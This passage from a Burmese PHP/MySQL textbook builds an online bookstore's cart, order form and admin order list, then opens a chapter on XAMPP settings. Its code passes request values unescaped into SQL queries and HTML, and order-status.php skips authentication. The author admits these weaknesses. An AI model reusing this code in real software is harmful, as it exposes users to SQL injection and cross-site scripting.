
label.error {
    color: #900;
    font-size: 13px;
    font-style: italic;
    margin-top: -1px;
}

.search {
    margin-top: 20px;
}

.search input[type=text] {
    width: 180px;
    margin-left: 8px;
}

.search input[type=submit] {
    width: 32px;
    height: 32px;
    cursor: pointer;
    background: transparent url(..../images/search.png) no-repeat center center;
    border: 0 none;
    padding: 0;
    margin: 0 0 0 -5px;
}
```

အခြင် Browser URL Bar မှ <http://localhost/store/> လိုရိုက်ထည့်ကြည့်မယ်ဆိုရင် ပဲ (၉-၁။) မှာဖော်ပြထားသလို ရလဒ်ကို ရရှိနေမှုဖြစ်ပါတယ်။



ပုံ (၃-၁၁) Online Book Store – Shopping Cart Interface

Category Menu ကင် သက်ဆိုင်ရာ Category နှင့် ကြည့်ရင် အဲဒီ Category နဲ့သက်ဆိုင်တဲ့ စာအုပ်တွေကိုပဲ ဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ ဆက်လက်ပြီး book-detail.php မှာ စာအုပ်ရဲအချက်အလက်အားလုံးကို ဖော်ပြပေးတဲ့လုပ်ဆောင်ချက်ကို ရေးသားပါမယ်။ HTML အပြည့်အစုံကို ရေးသားထည့်သွင်းပေးပါ။ ပြီးရင် <body> အတွင်းမှာပေးထားတဲ့ Code ကို ရေးသားပေးပါ။

```

<h1>Book Detail</h1>
<?php
    include("admin/confs/config.php");
    $id = $_GET['id'];
    $books = mysql_query("SELECT * FROM books WHERE id = $id");
    $row = mysql_fetch_assoc($books);
?>
<div class="detail">
    <a href="index.php" class="back">&laquo; Go Back</a>

    
    <h2><?php echo $row['title'] ?></h2>
    <i>by <?php echo $row['author'] ?></i>,
    <b>$<?php echo $row['price'] ?></b>

    <p><?php echo $row['summary'] ?></p>

    <a href="add-to-cart.php?id=<?php echo $id ?>" class="add-to-cart">
        Add to Cart
    </a>
</div>

```

```
<div class="footer">
    &copy; <?php echo date("Y") ?>. All right reserved.
</div>
```

Query String နဲ့အတူပါဝင်လာတဲ့ id ကိုအသုံးပြုပြီး သက်ဆိုင်ရာစာအုပ်ရဲ အချက်အလက်များကို ရယူဖော်ပြထားခြင်း ဖြစ်ပါတယ်။ **Add to Cart** Link လည်းတွဲဖက်ထည့်သွင်းပေးထားပါတယ်။ <link> Element နဲ့ style.css ကို လည်းချိတ်ဆက်ပေးပါ။ ဆက်လက်ပြီး ဝယ်ယူဖို့မှတ်သားလိုက်တဲ့စာအုပ်တွေကို cart Session ထဲမှာသိမ်းဆည်းတဲ့ လုပ်ဆောင်ချက် ကို add-to-cart.php မှာရေးသားပါမယ်။ ပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းပေးပါ။

```
<?php
    session_start();
    $id = $_GET['id'];
    $_SESSION['cart'][$id]++;
    header("location: index.php");
?>
```

လေးကြောင်းတည်းပါ။ URL Query String အနေနဲ့ပါဝင်လာတဲ့ စာအုပ် id ကိုရယူပြီး cart Session ထဲကို ထည့်သွင်းပေးခြင်းဖြစ်ပါတယ်။ ထည့်သွင်းတဲ့အခါ Array အနေနဲ့ထည့်သွင်းထားပါတယ်။ ဥပမာ - Book ID ၉ 12 ဆိုကြပါစို့။

■ \$_SESSION['cart'][\$id]++;

လို့ရေးသားထားတဲ့အတွက် -

■ \$_SESSION['cart'][12]++;

အနေနဲ့အလုပ်လုပ်သွားမှာဖြစ်ပါတယ်။ cart Session ဒဲ Index 12 ကို (၁) တိုးခိုင်းလိုက်ခြင်းဖြစ်ပါတယ်။ မူလက Index 12 မှာတန်ဖိုးတွေ့ရှိနေရင် (၁) တိုးပေးသွားမှာပါ။ Index 12 ရှိမနေရင်တော့ PHP က Index 12 ကို ချက်ခြင်း ထည့်ဆောက်ပေးလိုက်ပြီး (၁) ကိုထည့်သွင်းပေးသွားမှာပါ။ Book ID 12 ကိုနောက်တစ်ကြိမ်ထပ်နိုပ်ရင် \$_SESSION['cart'][12] မှာ ၂ ဆိုတဲ့တန်ဖိုးရှိ သွားစေမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ ဘယ်စာအုပ်ကို ဘယ်နှစ်အုပ် ဝယ်မလဲဆိုတဲ့ အချက်အလက်များကို cart Session ထဲမှာ သိမ်းဆည်းသွားခြင်းဖြစ်ပါတယ်။

ဆောင်ရွက်စရာများ ပြီးစီးတဲ့အခါ index.php ကို ပြန်သွားခိုင်းထားပါတယ်။ အခုနေ <http://localhost/store/> ကို သွားပြီး စာအုပ်တစ်ချို့ဝယ်ယူဖို့ရွေးချယ်ခြင်းအားဖြင့် စမ်းသပ်နိုင်ပါပြီ။ Class info ပေးထားတဲ့ <div> ထဲမှာ ဝယ်ယူဖို့ရွေးချယ်ထားတဲ့ စာအုပ်ဘယ်နှစ်အုပ်ရှိပြီလဲ ဆိုတာကိုဖော်ပြပေးနေမှာပါ။ အဲဒီလိုဖော်ပြပေးနေတဲ့ အချက်အလက်က Link တစ်ခုဖြစ်လို့ နှိပ်လို့ရပါတယ်။ နှိပ်လိုက်မယ်ဆိုရင် view-cart.php ကိုသွားဖို့ ဉာဏ်ထားပါတယ်။ view-cart.php ထဲမှာဝယ်ယူဖို့ရွေးချယ်ထားတဲ့ စာအုပ်စာရင်းကို ပြန်လည်ကြည့်ရှုနိုင်တဲ့ လုပ်ဆောင်ချက်ကို ရေးသားပေးမှာ ဖြစ်ပါတယ်။ ပေးထားတဲ့ Code ကိုကူးယူရေးသား ပေးပါ။ HTML တွေကအစ အပြည့်အစုံရေးသားဖော်ပြ ပေးလိုက်ပါတယ်။

```
<?php
    session_start();
    if(!isset($_SESSION['cart'])) {
        header("location: index.php");
        exit();
    }

    include("admin/confs/config.php");
?>

<!doctype html>
<html>
<head>
    <title>View Cart</title>
    <link rel="stylesheet" href="css/style.css">
</head>
<body>
    <h1>View Cart</h1>
    <div class="sidebar">
        <ul class="cats">
            <li><a href="index.php">&laquo; Continue Shopping</a></li>
            <li><a href="clear-cart.php" class="del">&times; Clear Cart</a></li>
        </ul>
    </div>

    <div class="main">
        <table>
            <tr>
                <th>Book Title</th>
                <th>Quantity</th>
                <th>Unit Price</th>
                <th>Price</th>
            </tr>

            <?php
                $total = 0;
                foreach($_SESSION['cart'] as $id => $qty):
                    $result = mysql_query("SELECT title, price FROM books WHERE id=$id");
                    $row = mysql_fetch_assoc($result);
                    $total += $row['price'] * $qty;
                ?>

            <tr>
                <td><?php echo $row['title'] ?></td>
                <td><?php echo $qty ?></td>
                <td>$<?php echo $row['price'] ?></td>
                <td>$<?php echo $row['price'] * $qty ?></td>
            </tr>

            <?php endforeach; ?>

            <tr>
                <td colspan="3" align="right"><b>Total:</b></td>
                <td>$<?php echo $total; ?></td>
            </tr>
        </table>
    </div>
</body>
</html>
```

```

<div class="order-form">
    <h2>Order Now</h2>
    <form action="submit-order.php" method="post">
        <label for="name">Your Name</label>
        <input type="text" name="name" id="name">

        <label for="email">Email</label>
        <input type="text" name="email" id="email">

        <label for="phone">Phone</label>
        <input type="text" name="phone" id="phone">

        <label for="address">Address</label>
        <textarea name="address" id="address"></textarea>

        <br><br>
        <input type="submit" value="Submit Order">
        <a href="index.php">Continue Shopping</a>
    </form>
</div>
</div>
<div class="footer">
    &copy; <?php echo date("Y") ?>. All right reserved.
</div>
</body>
</html>

```

ပထမဦးဆုံးအနေနဲ့ cart Session ထဲမှာ ဘာမှမရှိရင် ကျန်တာတွေဆက်မလုပ်တော့ပဲ index.php ကို ပြန်သွားဖို့ သတ် မှတ်ထားပါတယ်။ <body> အတွင်းထဲက Class ကို sidebar လိုသတ်မှတ်ထားတဲ့ <div> မှာတော့ index.php ကို ပြန်သွားနိုင်တဲ့ Continue Shopping ဆိုတဲ့ Link နဲ့ လိုအပ်လို ဝယ်ယူဖို့ရွေးချယ်ထားတဲ့ စာအုပ်စာရင်းကို ပြန်ဖျက် လိုတဲ့အခါ ဖျက်နိုင်စေဖို့ Clear Cart ဆိုတဲ့ Link တို့ထည့်သွင်းပေးထားပါတယ်။

Class ကို main လိုပေးထားတဲ့ <div> အတွက် cart Session ထဲမှာ မှတ်သားထားတဲ့အချက်အလက်တွေကို ရယူပြီး <table> တစ်ခုနဲ့ဖော်ပြပေးထားပါတယ်။ cart Session ထဲမှာမှတ်သားထားတာက ဝယ်ယူလိုတဲ့ စာအုပ်ရဲ့ ID သာဖြစ်လို စာအုပ်ရဲ့ Title နဲ့ ဈေးနှုန်းကို ID အသုံးပြု ရယူပေးထားရပါတယ်။ လက်စနေကျသင့်ငွေ ပမာဏကိုလည်း တွက်ချက်ဖော်ပြပေးထားပါသေးတယ်။ <table> ရဲအောက်မှာတော့ Order Form တစ်ခုလည်း ထည့်သွင်းပေးထားပါတယ်။ မှာယူလိုသူရဲ့ name, email, phone နဲ့ address တွေကိုဖြည့်သွင်းပေးရမှာပါ။ Form action မှာ submit-order.php ကို ဉာဏ်ထားပါတယ်။ submit-order.php အတွက် လိုအပ်တဲ့ Code တွေမရေးသားခင် clear-cart.php ထဲမှာပေးထားတဲ့ Code တွေကို ကူးယူထည့် သွင်းပေးပါ။

```

<?php
    session_start();
    unset($_SESSION['cart']);
    header("location: index.php");
?>

```

ထူးထူးစားမြားကြီးမဟုတ်ပါဘူး။ cart Session ကိုယ်ဖျက်လိုက်ခြင်းသာဖြစ်ပါတယ်။ ဆက်လက်ပြီး submit-order.php မှာပေးထားတဲ့ Code တွေကို ကူးယူရေးသားပေးပါ။

```
<?php
    session_start();
    include("admin/confs/config.php");

    $name = $_POST['name'];
    $email = $_POST['email'];
    $phone = $_POST['phone'];
    $address = $_POST['address'];

    mysql_query("INSERT INTO orders
        (name, email, phone, address, status, created_date, modified_date)
        VALUES ('$name','$email','$phone','$address', 0, now(), now()) ");

    $order_id = mysql_insert_id();
    foreach($_SESSION['cart'] as $id => $qty) {
        mysql_query("INSERT INTO order_items
            (order_id, book_id, qty) VALUES ($order_id,$id,$qty)
        ");
    }

    unset($_SESSION['cart']);
?>

<!doctype html>
<html>
<head>
    <title>Order Submitted</title>
    <link rel="stylesheet" href="css/style.css">
</head>

<body>
    <h1>Order Submitted</h1>

    <div class="msg">
        Your order has been submitted. We'll deliver the items soon.
        <a href="index.php" class="done">Book Store Home</a>
    </div>

    <div class="footer">
        &copy; <?php echo date("Y") ?>. All right reserved.
    </div>
</body>
</html>
```

Order Form ကပေးပိုလာတဲ့ အမည်၊ အီးမေးလ်၊ ဖုန်းနဲ့ လိပ်စာတိုကို orders Table ထဲကို INSERT Query နဲ့ ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ဆက်လက်အသုံးပြုထားတဲ့ mysql_insert_id() Function ကတော့ လက်တစ်လော ထည့်သွင်းလိုက်တဲ့ Record ရဲ့ Auto Increment ID ကို ရယူပေးပါတယ်။ ဒါကြောင့် \$order_id ထဲမှာ လက်ရှိထည့်သွင်းလိုက်တဲ့ Order ရဲ့ ID ရှိနေမှုဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာ cart Session ထဲကအချက်အလက်တွေကို Loop လုပ်ပြီ။ order_items Table ထဲကို ထည့်သွင်းပေးလိုက်ပါတယ်။ အုဒီလိုထည့်သွင်းဖို့အတွက်မှာယူလိုတဲ့ စာအုပ်ရဲ့ ID နဲ့ မှာယူလိုတဲ့အရေအတွက်တိုက Session ထဲကနေရရှိမှာဖြစ်ပြီး တွဲဖက်ထည့်သွင်းရမယ့် Order ID ကတော့ \$order_id Variable ထဲမှာ ရှိနေခြင်းဖြစ်ပါတယ်။ တန်ဖိုးတွေကို သူ့ Table နဲ့သူ ထည့်သွင်းပေးပြီးနောက်၊ Order Submit လုပ်ပြီးသွားကြောင်း Message တစ်ခုကိုဖော်ပြပေးပါတယ်။

ကျွန်တော်တိတည်ဆောက်လိုတဲ့ Shopping Cart လုပ်ဆောင်ချက်လည်း ရရှိသွားပြီဖြစ်ပါတယ်။ စာအုပ်တစ်ချို့ ရွှေးချယ်ပြီး Order မှာယူစမ်းသပ်ကြည့်နိုင်ပါပြီ။

Online Book Store – Order Management

နောက်ဆုံးအနေနဲ့ တစ်ခုလောက်ဖြည့်စွက်ချင်ပါသေးတယ်။ Admin Interface မှာ Order တွေကို စီမံနှင့်တဲ့ လုပ်ဆောင်ချက်က မထည့်သွင်းရသေးပါဘူး။ ဒါကြောင့် admin Folder ထဲက orders.php မှာ ပေးထားတဲ့ Code ကိုရေးသားပေးပါ။

```
<?php include("confs/auth.php") ?>

<!doctype html>
<html>
<head>
    <title>Order List</title>
    <link rel="stylesheet" href="css/style.css">
</head>
<body>

<h1>Order List</h1>
<ul class="menu">
    <li><a href="book-list.php">Manage Books</a></li>
    <li><a href="cat-list.php">Manage Categories</a></li>
    <li><a href="orders.php">Manage Orders</a></li>
    <li><a href="logout.php">Logout</a></li>
</ul>

<?php
    include("confs/config.php");
    $orders = mysql_query("SELECT * FROM orders");
?>

<ul class="orders">
    <?php while($order = mysql_fetch_assoc($orders)): ?>
        <?php if($order['status']): ?>
            <li class="delivered">
        <?php else: ?>
            <li>
        <?php endif; ?>

            <div class="order">
                <b><?php echo $order['name'] ?></b>
                <i><?php echo $order['email'] ?></i>
                <span><?php echo $order['phone'] ?></span>
            </div>
    
```

```

<p>
    <?php echo $order['address'] ?>
</p>

<?php if($order['status']): ?>
    * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=0">
        Undo</a>
<?php else: ?>
    * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=1">
        Mark as Delivered</a>
<?php endif; ?>
</div>
<div class="items">
    <?php
        $order_id = $order['id'];
        $items = mysql_query("SELECT order_items.*, books.title
            FROM order_items LEFT JOIN books ON order_items.book_id = books.id
            WHERE order_items.order_id = $order_id
        ");

        while($item = mysql_fetch_assoc($items)):
    ?>

    <b>
        <a href="..../book-detail.php?id=<?php echo $item['book_id'] ?>">
            <?php echo $item['title'] ?>
        </a>
        (<?php echo $item['qty'] ?>)
    </b>

    <?php endwhile; ?>

</div>
</li>

<?php endwhile; ?>

</ul>
</body>
</html>

```

အပေါ်ခုံးမှာ အခွင့်ရှိထူးသာဝင်ရောက်နိုင်အောင် auth.php ကို Include လုပ်ပေးထားပါတယ်။

ဆက်လက်ပြီး orders Table ထဲမှာရှိနေတဲ့ အချက်အလက်တွေကို SELECT Query နဲ့ရယူပြီး ဖော်ပြထားပါတယ်။ အဲဒီ လို ဖော်ပြရင်နဲ့ လက်ရှိ Order နဲ့သက်ဆိုင်တဲ့ မှာယူထားတဲ့စာအုပ်တွေကိုလည်း SELECT Query နောက်တစ်ခုနဲ့ order_items Table ထဲကနေထုတ်ယူဖော်ပြထားပါတယ်။ order_items Table ထဲမှာက Book ID ကိုသာ ထည့်သွင်း သိမ်း ဆည်းထားတာဖြစ်လို့ စာအုပ်အမည် တခါတည်းပါဝင်လာစေဖို့ အတွက် books Table နဲ့ JOIN ပြီး ရယူဖော်ပြထားခြင်း ဖြစ်ပါတယ်။

Order တစ်ခုကို ပေးပြီးမပြီး အခြေအနေကို orders Table ထဲက status Column မှာ ထည့်သွင်း မှတ်သားဖို့

```
<?php if($order['status']): ?>
    <li class="delivered">
<?php else: ?>
    <li>
<?php endif; ?>
```

```
<?php if($order['status']): ?>
  * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=0">
    Undo
  </a>
<?php else: ?>
  * <a href="order-status.php?id=<?php echo $order['id'] ?>&status=1">
    Mark as Delivered
  </a>
<?php endif; ?>
```

ဒီလိုထည်သွင်းပေးထားတဲ့အတွက် မပေးပို့ရသေးတဲ့ Order တွေနဲ့အတူ **Mark as Delivered** ဆိုတဲ့ Link တွဲဖက်ပါဝင်နေမှုဖြစ်ပြီး ပေးပို့ပြီးဖြစ်တဲ့ Order တွေမှာတော့ Undo ဆိုတဲ့ Link တွဲဖက်ပေးမှုဖြစ်ပါတယ်။ Link နှစ်ခုလုံးက order-status.php ကို ဥပုံးထားပေးမယ့် တွဲဖက်ပေးမယ့် URL Query String ကတော့ အနည်းငယ်ကြံပြားပါတယ်။ **Mark as Delivered** Link က status=0 ဆိုတဲ့ တန်ဖိုးကိုတွဲဖက်ပေးပြီး **Undo** Link မှာတော့ status=1 ဆိုတဲ့ တန်ဖိုးကို တွဲဖက်ပေးထားပါတယ်။ မစမ်းသပ်ခင်မှာ order-status.php အတွက်ပေးထားတဲ့ Code ကို ကူယူထည်သွင်းပေးပါဉာဏ်။

```
<?php
    include("confs/config.php");
    $id = $_GET['id'];
    $status = $_GET['status'];

    mysql_query("UPDATE orders SET
        status=$status, modified_date=now() WHERE id=$id
    ");

    header("location: orders.php");
?>
```

URL Query String နဲ့အတူပါဝင်လာတဲ့ Order ID နဲ့ Status တို့ကိုရယူပြီး orders Table ရဲ့ status Column ကို Update လုပ်ပေးမှာဖြစ်ပါတယ်။ အခုချိန်မှာ Admin အဖြစ် Login ဝင်ပြီး Order စီမံခွင်းကို စမ်းသပ်ကြည့်မယ် ဆိုရင် ပဲ (ပ-ဒ) မှာဖော်ပထားသလို တော့မြင်နေရမှာဖြစ်ပါတယ်။

ပုံ (၉-၃) Online Book Store – Managing Orders

ကျွန်တော်တိနှုန်းအဖြစ်တည်ဆောက်လိုတဲ့ Online Book Store လေးတစ်ခုတော့ရရှိသွားပါပြီ။ နှုန်း Project တစ်ခု သာဖြစ်လို့ လုံအပ်ချက်တစ်ချို့တော့ ရှိနေပါသေးတယ်။ ဥပမာ Form တွေကို အချက်အလက်မှန်မှန်ဖြည့်မဖြည့် Validate စစ်ပေးဖို့လိုပါတယ်။ Cover Image မရှိတဲ့ အခြေအနေကို စစ်ဆေးပြီး မရှိရင် Default Image တစ်ခုဖော်ပြု သင့်ပါတယ်။ စာအုပ်တွေသိပ်များလာတဲ့အခါ Screen နဲ့ မဆန့်ဖြစ်လာမှာမို့ စာမျက်နှာနံပါတ်စဉ်နဲ့ဖော်ပြုတဲ့ Paging လုပ်ဆောင်ချက်တွေ ထည့်သွင်းပေးသင့်ပါတယ်။ စာအုပ်ဝယ်ယူလိုသူက ဝယ်ယူလိုတဲ့စာအုပ်ကို ရိုက်ထည့်ရှာဖွေနိုင်တဲ့ Search လုပ်ဆောင်ချက်တွေ ထည့်သွင်းပေးသင့်ပါတယ်။ ပြီးတော့ Publisher က ဘယ်သူ ဘယ်နေ့မှာ Publish လုပ်ခဲ့တယ်၊ ISBN No. စတဲ့အချက် အလက်တွေ ဖြည့်စွက်ပေးနိုင်ရင်လည်း ပိုပြည့်စုံသွားမှာပါ။ ဒီထက်မကပြည့်စုံဖို့ ဆိုရင်တော့ စာအုပ်တွေကို Star Rating လုပ်နိုင်တဲ့လုပ်ဆောင်ချက်တွေ၊ Review ရေးပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေလည်း ဖြည့်စွက်နိုင်ပါတယ်။ အင်တာနက်ကနေ တစ်ခါတည်း ငွေပေးချေနိုင်အောင် ဖြည့်စွက်ပေးလိုက်မယ် ဆိုရင်တော့ အားလုံး ပြီးပြည့်စုံသွားမှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ ၃ Online Book Store နှုန်း Source Code ကို <http://eimaung.com/pwd-rc/> မှာ Download ရယူနိုင်ပါတယ်။ အထက်မှာပြောခဲ့တဲ့ ဖြည့်စွက်လုပ်ဆောင်ချက်တွေထဲက တစ်ချို့ကို တစ်ခါတည်းဖြည့်စွက်ထားပေးပါတယ်။

Conclusion

ဒီအခန်းမှာဖော်ပြခဲ့တဲ့နှုန်းဟာ PHP နဲ့ MySQL Database ချိတ်ဆက်ခြင်းသဘာဝကို ပြင်သာစေပို့ အတက်နိုင်ဆုံး ရှိုးစင်းအောင် အဓိကထားဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။ လက်တွေ့မှာ ကျွန်တော်တိဖန်တီးခဲ့တဲ့နှုန်းက လုံခြုံရေးပိုင်း အတော် လေးအားနည်းပါသေးတယ်။ တစ်ချို့ကိစ္စတွေလည်း ထပ်ခါတပ်ခါလုပ်နေရပြီးစွဲည်းပုံ စနစ်မကျသလိုလည်း ဖြစ်နေပါသေးတယ်။ လုံခြုံရေးအားကောင်းအောင် ဘယ်လိုပြင်ဆင်သင့်သလဲဆိုတာကို အခန်း (၁၈) Web Application Security မှာ ဖြည့်စွက်ဖော်ပြပေးပါမယ်။ ရေးသားပုံ ပိုပြီးစနစ်ကျဖော်အတွက် သိရှိထားရမယ့် MVC အကြောင်းကို တော့ အခန်း (၁၉) Model-View-Collection မှာ ဖော်ပြပေးသွားမှာပဲဖြစ်ပါတယ်။

Web Development Course

ဤစာအုပ်ပါအကြောင်းအရာများကို အခြေခံသင်ကြားပေးသည့်
Course ဖြစ်ပါသည်။ (၃) လတန်ကြိမ် တန်ခွဲသစ်များ ပုံမှန်
ဖွင့်လှစ်နေပါပြီ။ ဆက်သွယ်ရန် - (၀၉) ၂၃၁ ၆၅၈ ၆၂

Email: eimg@fairwayweb.com

Website: <http://eimaung.com/courses>

အခန်း (၁၀) Controlling the Environment


PHP and Apache Settings including URL Rewrite

Web Application Project တွက် Development နဲ့ Production ဆိုပြီး အခြေအနေဖို့မျိုး ခွဲကြည့်ဖို့လိုအပ်ပါတယ်။ ရေးသားစမ်းသပ်နေစဉ်မှာ ထားရှုရမယ့် Setting တွေနဲ့ အများအသုံးပြန်ငြို့ Release လုပ်ပေးထားတဲ့ Server Setting တွေ တူညီမှုမဟုတ်ပါဘူး။ ဥပမာ - ရေးသားစမ်းသပ်နေစဉ်မှာ Development Environment က လိုအပ်တဲ့ Warning တွေ Error တွေကို တိတိကျကျပြည့်ပည့်စုစုဖော်ပြန်လိုအပ်ပါတယ်။ ဒီတော့မှ အမှားရှုံးဖွံ့ရလွယ်ကြပြီး လိုအပ်သလို ပြင်ဆင်မှုတွေလည်းပြုလုပ်နိုင်မှာပါ။ ဒါပေမယ့် အများအသုံးပြုဖော်ထားတဲ့ အချိန်မှာ အုံခိုင်း Warning တွေ Error တွေကို နေရာတိုင်းမှာဖော်ပြန်မယ်ဆိုရင် အသုံးပြုသူအတွက် စိတ်အနောက်အယှက်ဖြစ်စေနိုင်သလို၊ လုပ်ခြေရေးအားနည်းမှုလည်း ဖြစ်ပေါ်လာနိုင်ပါတယ်။ ကျွန်ုတော်တို့ ရေးသားစမ်းသပ်နေစဉ်တဲ့ Development Setting တွေအတိုင်း Production Server မှာ သွားထားလိုမရတော့ပါဘူး။ သူနေရာနဲ့သူ ခွဲခြားသတ်မှတ်ထားရမှာ ဖြစ်ပါတယ်။

XAMPP ဟာ မူလကတည်းက Development နဲ့သင့်တော်တဲ့ Setting တွေကို ထည့်သွင်းပေးပြီးဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်ုတော်တိအထူးပြင်ဆင်ဖို့မလိုပဲအသင့်ရေးသားစမ်းသပ်နိုင်ခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့် Development အတွက်ရည်ရွယ် ထားတဲ့ XAMPP ကို Production Server မှာ ဒီအတိုင်းသွားသုံးရင် အဆင်ပြုမှုမဟုတ်ပါဘူး။ သူက Production အတွက် Design လုပ်ထားတာ မဟုတ်တဲ့အတွက် ဖြစ်ပါတယ်။ သူမှာ Default Setting တွေ အတိုင်းမထားပဲ Production နဲ့ကိုယ်ညီအောင် ပြင်ဆင်ပေးဖို့လိုအပ်ပါတယ်။ အကောင်းဆုံးကတော့ Apache, PHP, MySQL တို့ကို သီးခြားစီ Install လုပ်ပြီး Setting တွေကို ကိုယ်တိုင်သတ်မှတ်နိုင်ရင်တော့ အကောင်းဆုံးဖြစ်မှာပါ။

ကျွန်ုတော်တိမှာ လက်ရှိ XAMPP အသင့် Install လုပ်ထားပြီးသားရှိနေတဲ့အတွက် သိရှိသင့်တဲ့ Setting နဲ့ Configuration တွေကို XAMPP ပေါ်အခြေခြားတော့ ဖော်ပြပေးသွားပါမယ်။ Apache, PHP နဲ့ MySQL တို့ကို သီးခြားစီ Install လုပ်မယ်ဆုံးရင် Setting File များတည်ရှိတဲ့ Location တွေကွဲပြားသွားမှာဖြစ်ပါတယ်။ ဒါပေမယ့် Setting သတ်မှတ်ပဲ သတ်မှတ်နည်း တွေကတော့ အတူတူပဲဖြစ်မှာပါ။

ပထမဆုံး XAMPP Security သတ်မှတ်ပဲကိုဖော်ပြချင်ပါတယ်။ Browser URL Bar မှာ <http://localhost/> လို ထည့်သွင်းလိုက်ရင် ထုံးစုံအတိုင်း XAMPP Home Page ရရှိမှာဖြစ်ပါတယ်။ အဲဒီ Home Page ရဲ့ပုံ (၁၀-၂) မှာဖော်ပြထားတဲ့ နံပါတ်(၁) နေရာလောက်မှာ Security ဆိုတဲ့ Option တစ်ခုရှုပါတယ်။ နှိပ်လိုက်ပါ။



ပုံ (၁၀-၂) XAMPP Home Page – Security and phpinfo()

Security ကို နှုပ်လိုက်ရင်ရရှိမယ့်ရလဒ်ကအသုံးပြုနေတဲ့ OS ပေါ်မှတည်ပြီး ကွဲပြားသွားမှာဖြစ်ပါတယ်။ Windows အသုံးပြုသူတွေ ရရှိမယ့်ရလဒ်ကတော့ ပုံ (၁၀-၅) ကလုံရလဒ်ဖြစ်မှာပါ။


Subject	Status
These XAMPP pages are accessible by network for everyone	UNSECURE
